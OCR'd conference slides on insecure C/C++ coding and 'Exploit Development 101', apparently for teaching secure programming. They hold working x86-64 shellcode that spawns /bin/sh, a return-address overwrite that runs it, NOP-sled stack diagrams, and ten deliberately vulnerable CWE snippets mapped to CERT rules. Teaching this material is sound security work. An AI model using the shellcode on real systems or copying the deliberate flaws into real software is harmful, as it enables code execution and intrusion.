
@PATI_GALLARDO

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);

%rax : syscall 59
%rdi : filename
%rsi : argv[]
%rdx : envp[]
```

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);
```



SHELLCODE - CODE THAT GIVES YOU SHELL


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr


```
$ objdump -d shellcodeasm | grep main -C 20
```

```
1.  int main(void) {
2.   __asm__(
3.    "jmp push_string\n\t"
4.    "pop_string: pop %rdi\n\t"
5.    "xor %rdx, %rdx\n\t"
6.    "xor %rax, %rax\n\t"
7.    "mov %rsp, %rsi\n\t"
8.    "mov %rdx, 8(%rsp)\n\t"
9.    "mov %rdi, (%rsp)\n\t"
10.   "mov $0x3b, %al\n\t"
11.   "syscall\n\t"
12.   "push_string: call pop_string\n\t"
13.   ".string \"/bin/sh\"\n\t"
14.   );
15. }
```

@PATI_GALLARDO

```
int execve(
const char *filename,
char *const argv[],
char *const envp[]);

%rax : syscall 59
%rdi : filename
%rsi : argv[]
%rdx : envp[]
```


```
char shellcode[] =
    "\xeb\x17"                  // jmp push_string
    "\x5f"                      // pop_string: pop %rdi
    "\x48\x31\xd2"              // xor %rdx, %rdx
    "\x48\x31\xc0"              // xor %rax, %rax
    "\x48\x89\xe6"              // mov %rsp, %rsi
    "\x48\x89\x54\x24\x08" // mov %rdx, 8(%rsp)
    "\x48\x89\x3c\x24"          // mov    %rdi,(%rsp)
    "\xb0\x3b"                  // mov    $0x3b,%al
    "\x0f\x05"                  // syscall
    "\xe8\xe4\xff\xff\xff" // callq  pop_string
    "/bin/sh";
```


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr


```
int main(void) {
 intptr_t *ret;
 ret = (intptr_t *) &ret + 2;
 (*ret) = (intptr_t) shellcode;
}
```

The Exploit: How to run your shell code


Wat?
What Happened to our Stack Overflow?




100	Return address
99	<something>
98	char array item 3
97	char array item 2
96	char array item 1
95	char array item 0




Write direction vs Stack growing direction




100	char[5]: “ret” address ***95***
99	char[4]: “ret” address ***95***
98	char[3]: Shellcode
97	char[2]: Shellcode
96	char[1]: No-op
95	char[0]: No-op



Write direction vs Stack growing direction



100	char[5]: “ret” address ***95***
99	char[4]: “ret” address ***95***
98	char[3]: Shellcode
97	char[2]: Shellcode
96	char[1]: No-op
95	char[0]: No-op



Write direction vs Stack growing direction

@PATI_GALLARDO

Undefined Behavior

What specs exist?


Compiler Optimizations

Exploit Development 101

Exploitability

Take your vitamins

The Eight I'd Really Rather You Didn'ts


@PATI_GALLARDO
EXPLOITABILITY

1. Unsigned Integer Wraparound
2. Signed Integer Overflow
3. Numeric Truncation
4. Stack Buffer Overflow
5. Heap Buffer Overflow
6. Buffer Underflow
7. Use After Free
8. Double Free
9. Incorrect Type Conversion
10. Uncontrolled Format String

Code is on GitHub:

https://github.com/patricia-gallardo/insecure-coding-examples

@PATI_GALLARDO

1) Unsigned Integer Wraparound

2) Signed Integer Overflow

3) Numeric Truncation Error

1) CWE-190: Unsigned Integer Wraparound

```
int main(void) {
  unsigned int first_len = UINT_MAX;
  unsigned int second_len = 256;
  unsigned int buf_len = 256;

  char first[first_len], second[second_len], buf[buf_len];

  if((first_len + second_len) <= 256) { // <- sum == 255
    memcpy(buf, first, first_len);
    memcpy(buf + first_len, second, second_len);
  }
}
```


SEI-INT30-C. Ensure that unsigned integer operations do not wrap

2) CWE-190: Signed Integer Overflow


```
int main(void) {
  int first_len = INT_MAX;
  int second_len = 256;
  int buf_len = 256;

  char first[first_len], second[second_len], buf[buf_len];

  if((first_len + second_len) <= 256) { // <- UB (negative)
    memcpy(buf, first, first_len);
    memcpy(buf + first_len, second, second_len);
  }
}
```


SEI-INT32-C. Ensure that operations on signed integers do not result in

3) CWE-197: Numeric Truncation Error

```
int main(void) {
  unsigned int first_len = UINT_MAX - 256;
  unsigned int second_len = 256;
  unsigned int buf_len = 256;

  char first[first_len], second[second_len], buf[buf_len];
  int new_len = (first_len+second_len); // IDB (negative)

  if(new_len <= 256) {
    memcpy(buf, first, first_len);
    memcpy(buf + first_len, second, second_len);
  }
}
```


SEI-INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data



@PATI_GALLARDO

4) Stack-based Buffer Overflow

5) Heap-based Buffer Overflow

6) Buffer Underwrite/Underflow

4) CWE-121: Stack-based Buffer Overflow

```
int main(void) {
  char buffer[10];

  // CWE-242: Inherently Dangerous Function
  gets(buffer); // <- Write outside
}
```


SEI-STR31-C. Guarantee that storage for str. has sufficient space for character data and the null terminator

5) CWE-122: Heap-based Buffer Overflow

```
int main(int argc, char * argv[]) {
  char* buf = (char*)malloc(sizeof(char)*10);
  strcpy(buf, argv[1]); // <- Write outside
  free(buf);
}
```


SEI-ARR38-C. Guarantee that library functions do not form invalid pointers

6) CWE-124: Buffer Underwrite / Underflow

```
int main(void) {
  char src[12];
  strcpy(src, "Hello World");
  size_t length = strlen(src);

  int index = (length -1);
  while (src[index] != ':') {
    src[index] = '\0';
    index--;
  }
}
```


SEI-ARR30-C. Do not form or use out-of-bounds pointers or array subscripts

@PATI_GALLARDO

7) Use After Free

8) Double Free

7) CWE-416: Use After Free

```
int main(void) {
  char* buffer = (char*)malloc (256);
  bool error = true;
  if (error)
    free(buffer);
  // [...]
  printf("%lu\n", strlen(buffer)); //Use after free
}
```

8) CWE-415: Double Free

```
int main(void) {
  char* buffer = (char*)malloc (256);
  bool error = true;
  if (error)
    free(buffer);
  // [...]
  free(buffer); // second free
}
```


SEI-MEM51-CPP. Properly deallocate dynamically allocated resources

@PATI_GALLARDO

9) Incorrect Type Conversion/Cast

10) Use of External Format String

9) CWE-704: Incorrect Type Conversion/Cast

```
struct A {};
struct B {};

int main(void) {
  struct A * a = (struct A *) malloc (sizeof (struct A));
  struct B * b = (struct B *) a; // cast to unrelated type
}
```


SEI-EXP05-CPP. Do not use C-style casts

10) CWE-134: Use of External Format String

```
int main(int argc, char * argv[]) {
   char * format = argv[1];
   char * str = argv[2];
   printf(format, str);
}

$ ./format_string "%s %d" "Hello World"
Hello World 1745066888
```

@PATI_GALLARDO

Undefined Behavior

What specs exist?

Compiler Optimizations

Exploit Development 101

